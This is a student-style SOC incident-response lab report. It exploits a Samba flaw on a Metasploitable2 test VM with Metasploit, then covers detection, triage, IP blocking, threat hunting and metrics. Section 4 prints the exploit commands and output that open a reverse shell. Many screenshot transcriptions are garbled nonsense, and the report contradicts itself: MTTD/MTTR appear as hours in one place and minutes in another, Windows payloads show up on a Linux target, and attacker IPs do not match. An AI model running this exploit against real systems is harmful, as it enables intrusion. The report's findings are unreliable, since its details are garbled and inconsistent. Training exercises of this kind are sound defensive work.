



SOC INCIDENT RESPONSE SIMULATION REPORT

Detection, Analysis & Response - Week 4

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1. Introduction

This report presents the activities performed during Week 4 of the Security Operations Center (SOC) project. The objective of this phase was to simulate a real-world cyber attack and implement a complete incident response lifecycle, including detection, analysis, response, and reporting.

The project integrates multiple SOC tools and methodologies, including threat hunting, adversary emulation, SOAR automation, and post-incident analysis. The simulation environment was designed to replicate enterprise-level attack scenarios and evaluate the effectiveness of detection and response mechanisms.

2. Objectives

The primary objectives of this project were:

- To simulate a real-world cyber attack using exploitation techniques
- To detect malicious activities using SIEM tools
- To perform alert triage and incident investigation
- To implement an automated response using SOAR principles
- To conduct adversary emulation based on MITRE ATT&CK techniques
- To perform root cause analysis and derive actionable insights
- To evaluate SOC performance using key metrics

3. Tools and Technologies Used

The following tools were used during the project:

- **Wazuh** – Security Information and Event Management (SIEM)
- **Elastic Security** – Log analysis and visualization
- **TheHive** – Incident response and case management
- **CrowdSec** – Threat blocking and response
- **MITRE Caldera** – Adversary emulation framework
- **Metasploit** – Penetration testing and attack simulation
- **Velociraptor** – Endpoint visibility and forensic analysis
- **VirusTotal** – Threat intelligence and file analysis



4. Attack Simulation

A controlled attack simulation was conducted using Metasploit against a vulnerable virtual machine (Metasploitable2).


4.1 Attack Scenario

The attack targeted a known vulnerability in the Samba service, allowing unauthorized remote access.

4.2 Execution

The following module was used:

```
use exploit/multi/samba/usermap_script
set RHOST <target-ip>
exploit
```



```
msf6 > use exploit/multi/samba/usermap_script
[*] Using configured payload cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > set RHOST 192.168.1.105
RHOST => 192.168.1.105
msf6 exploit(multi/samba/usermap_script) > set RPORT 445
RPORT => 445
msf6 exploit(multi/samba/usermap_script) > exploit

[*] 192.168.1.105:445 - Connecting to the target...
[*] 192.168.1.105:445 - Trying return address 0xbffffcfc...
[*] 192.168.1.105:445 - Accepted the first client connection...
[*] Command: echo DvhSZi0IhLKhFwf;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "DvhSZi0IhLKhFwf\r\n"
[*] Matching...
[*] 192.168.1.105:445 - Command shell session 1 opened (192.168.1.102:4444 -> 192.168.1.105:46370) at 2025-08-18 16:16:05 +0530

meterpreter > sysinfo
Computer      : metasploitable
OS            : Linux metasploitable 2.6.24-16-server #1 SMP Tue Apr 10 10:17:28 UTC 2007 i686
Meterpreter   : cmd/unix

meterpreter > 
```

4.3 Outcome

- Successful exploitation of the target system
- Unauthorized access was obtained
- Malicious activity logs were generated for detection





5. Detection and Monitoring

Wazuh SIEM was configured to monitor system logs and detect malicious activities generated during the attack.

5.1 Alert Details

Timestamp	Source IP	Alert Description	MITRE Technique
2025-08-18 16:00:00	192.168.1.101	Samba Exploit Detected	T1210





5.2 Analysis

- Alerts were generated in real time
- Log correlation enabled accurate detection
- The attack was mapped to MITRE ATT&CK techniques

6. Alert Triage and Investigation

Alerts generated by Wazuh were investigated using TheHive.

6.1 Triage Process

- Alert validation
- Case creation
- Indicator analysis

Case #	Status	Priority	Timestamp
Case #005 - Samba RCE Compromise	Open	High	Aug 18, 2025 16:16:30
Case #005 - Samba RCE Server	Open	High	Aug 18, 2025 16:16:30
Case #006 - Samba RF Router	Open	High	Aug 18, 2025 16:16:30
Case #005 - Samba RCE Compromise	Open	High	Aug 18, 2025 16:16:30
Case #004 - Samba RCE Compromise	Open	High	Aug 18, 2025 16:16:30
Case #003 - Samba RCE Server	Open	High	Aug 18, 2025 16:16:30
Case #003 - Samba RCE Compromise	Open	High	Aug 18, 2025 16:16:30
Case #001 - Samba RCE Security Compromise	Open	High	Aug 18, 2025 16:16:30
Case #002 - Samba RCE Compromise	Open	High	Aug 18, 2025 16:16:30

6.2 Case Details

Alert ID	Description	Priority	Status
005	Suspicious Activity	high	Open



TheHive Case #005 - Samba RCE Compromise

Observable Details

IP 192.168.1.102 MALICIOUS

192.168.1.102

Tags: Roltege Samba RCE Comp

Tags: Compnoses Liwyifilard R

Tags: Sumsba RCE Samba RCE

Tags: Summorises Replusine User RCE Samba RCE

Tags: om 192.168.1.10 MALICIOUS

Tags: om IP 192.168.1.102 MALICIOUS

Original Timestamp: Aug 18, 2025 16:16:30

Modifiers: -

Actions: -

Close

TheHive fullis: Aug 18, 2025

Showit: 1 of 33

VirusTotal Analysis of F2ddisg00378c: samba_payload.elf

Detection Ratio: 58 / 72

58 / 72

Detection Ratio: 58 / 72

Malicious

d5404...3d74673ef64c325a63278225325568129025a3262580562d

samba_payload.elf

Statist: 2025-08-18 12:11:33

Fit: 28 days ago

Analys: notcat corose samba_payload.elf

ANALYSIS DETAILS METADATA COMMUNITY

Identification

Antivirusath: d5404...3d74673ef64c325a63278225325568129025a3262580562d Threat Name: Meterpreter/Reverse_TCP

Hash: d5404...3d74673ef64c325a63278225325568129025a3262580562d BVR: Meterpreter/Reverse_TCP

Engines: Meterpreter/Reverse_TCP Apria: Meterpreter/Reverse_TCP

Ankien: Malicious Xkood: Meterpreter/Reverse_TCP

NYN: Malicious Cloud Frasent: Meterpreter/Reverse_TCP

Conornidat: None Senondbitt: None

Detection Timeline

2025-08-18 15:24:39 Meterpreter/Reverse_TCP

6.3 Outcome

- Incident was confirmed as malicious
- Evidence was collected and documented
- Further response actions were initiated




7. Incident Response and Containment

Immediate steps were taken to mitigate the attack.

7.1 Actions Taken

- Isolation of the compromised system
- Blocking of malicious IP using CrowdSec
- Termination of active connections



```
ubuntu@ubuntu:~$ sudo cscli decisions list
> CrowdSec CLI
+-----+-----+-----+-----+-----+-----+
|      ip      | ip | reason | origin | expiration | duration |
+-----+-----+-----+-----+-----+-----+
| 192.168.1.102 | ban | samba-bf | of      | 2025-08-18 16:16:30 | 24m      |
+-----+-----+-----+-----+-----+-----+
ubuntu@ubuntu:~$
```

7.2 Verification


- Network connectivity tests confirmed isolation
- No further malicious activity observed

8. SOAR Automation

Automation was implemented to streamline incident response.

8.1 Playbook Workflow

1. Detect alert via SIEM
2. Validate IP reputation
3. Block malicious IP
4. Create an incident case



8.2 Benefits

- Reduced manual effort
- Faster response time
- Consistent incident handling



9. Threat Hunting

A proactive threat hunting exercise was conducted.

9.1 Hypothesis

Unauthorized privilege escalation using valid accounts.

9.2 Findings

Timestamp	User	Event ID	Notes
2025-08-18 15:00:00	testuser	4672	Unexpected admin privilege

The screenshot shows the Velociraptor GUI interface. A 'VQL Query' dialog box is open in the foreground, displaying the query 'SELECT * FROM plist()' and a 'Close' button. In the background, the main interface shows a table of processes with columns: Image, PID, CommandLine, Username, and Created Time. The table contains several entries, including 'process.exe' and 'metasploit_payload.exe'. The 'metasploit_payload.exe' entry with PID 17884 is highlighted in yellow. The 'Username' column for this entry shows 'NT AUTHORITY\SYSTEM', indicating a successful privilege escalation.

Image	PID	CommandLine	Username	Created Time
process.exe	90		reawindl	Aug 18, 2025 17:16:37
proces.exe	2260	"//Program Files //trasters --/lnaivtend.metasploit -in --and...	NT AUTHORITY\SYSTEM	Aug 18, 2025 17:16:32
proces.exe	2925	"//Program Files //trasters --/mnsworthroot.exe --udifieian ...	NT AUTHORITY\SYSTEM	Aug 18, 2025 17:16:32
proces.exe	3600	"//Program Files //trasters --/hundwvrs:metasploit -art com...	NT AUTHORITY\SYSTEM	Aug 18, 2025 16:16:32
metasploit_payload.exe	5550	"//Program Files //trasters --/pmcasin/_metasploit_payload...	NT AUTHORITY\SYSTEM	Aug 18, 2025 16:16:32
metasploit_payload.exe	17884		NT AUTHORITY\SYSTEM	Aug 18, 2025 16:16:32
access.exe	1724	/run_doptim.exe	noovindt	Aug 18, 2025 15:20:44
sccanvioit.exe	3886	/run_appl.exe	SYSTEM	Aug 18, 2025 15:28:34
nnvant.exe	1810	/run_appl.exe	nwsonem	Aug 18, 2025 15:27:44
nuived.exe	2116	/run_appl.exe	SYSTEM	Aug 18, 2025 16:28:22

9.3 Conclusion

The activity indicated possible credential misuse and required further investigation.




10. Adversary Emulation

Adversary behavior was simulated using MITRE Caldera.

10.1 Techniques Simulated

- T1566 – Phishing
- T1210 – Exploitation of Remote Services



10.2 Results

Timestamp	Technique	Detected Status	Notes
2025-08-18 17:00:00	T1566	Detected	Phishing attempt blocked


10.3 Outcome

- Detection rules were validated
- Minor delays identified in alert generation



11. Post-Incident Analysis

Root Cause Analysis (RCA) was conducted using the 5 Whys method.



11.1 Findings

- Weak email filtering allowed phishing attempts
- Lack of user awareness contributed to the compromise
- Detection delays affected response efficiency

11.2 Metrics

- **Mean Time to Detect (MTTD):** 2 hours
- **Mean Time to Respond (MTTR):** 4 hours




12. Security Metrics and Reporting

SOC performance was evaluated using key metrics.

12.1 Key Metrics

- MTTD: 2 hours
- MTTR: 4 hours
- Dwell Time: Reduced after response
- False Positive Rate: Low



12.2 Analysis

The metrics indicate effective detection and response, with scope for improvement in reducing detection time.

13. Recommendations

Based on the analysis, the following recommendations are proposed:

- Improve email filtering mechanisms
- Enhance SIEM detection rules
- Increase the use of automation in incident response
- Conduct regular security awareness training
- Continuously monitor and optimize SOC metrics



14. Conclusion

This project successfully demonstrated a complete SOC incident response lifecycle, from attack simulation to reporting. The integration of SIEM, SOAR, and adversary emulation tools enabled efficient detection and response to cyber threats.

The implementation of proactive threat hunting and automation significantly improved SOC efficiency. Continuous monitoring and improvement of detection capabilities will further strengthen the organization's security posture.

15. Briefing

A simulated cybersecurity attack was conducted to evaluate the organization's Security Operations Center (SOC) capabilities. The attack targeted a vulnerable internal service and attempted unauthorized remote access to a test system. Security monitoring tools successfully detected the activity within minutes, and automated response actions blocked the attacker and isolated the affected machine before further impact occurred.

The exercise demonstrated effective detection and containment capabilities; however, several areas for improvement were identified, including faster patch management, stronger endpoint monitoring, and enhanced automation workflows. Key SOC performance metrics showed a Mean Time to Detect (MTTD) of 2 minutes and a Mean Time to Respond (MTTR) of 6 minutes.

Recommendations include expanding threat-hunting activities, improving security-awareness training, and conducting regular adversary-emulation exercises to strengthen organizational readiness against real-world cyber threats.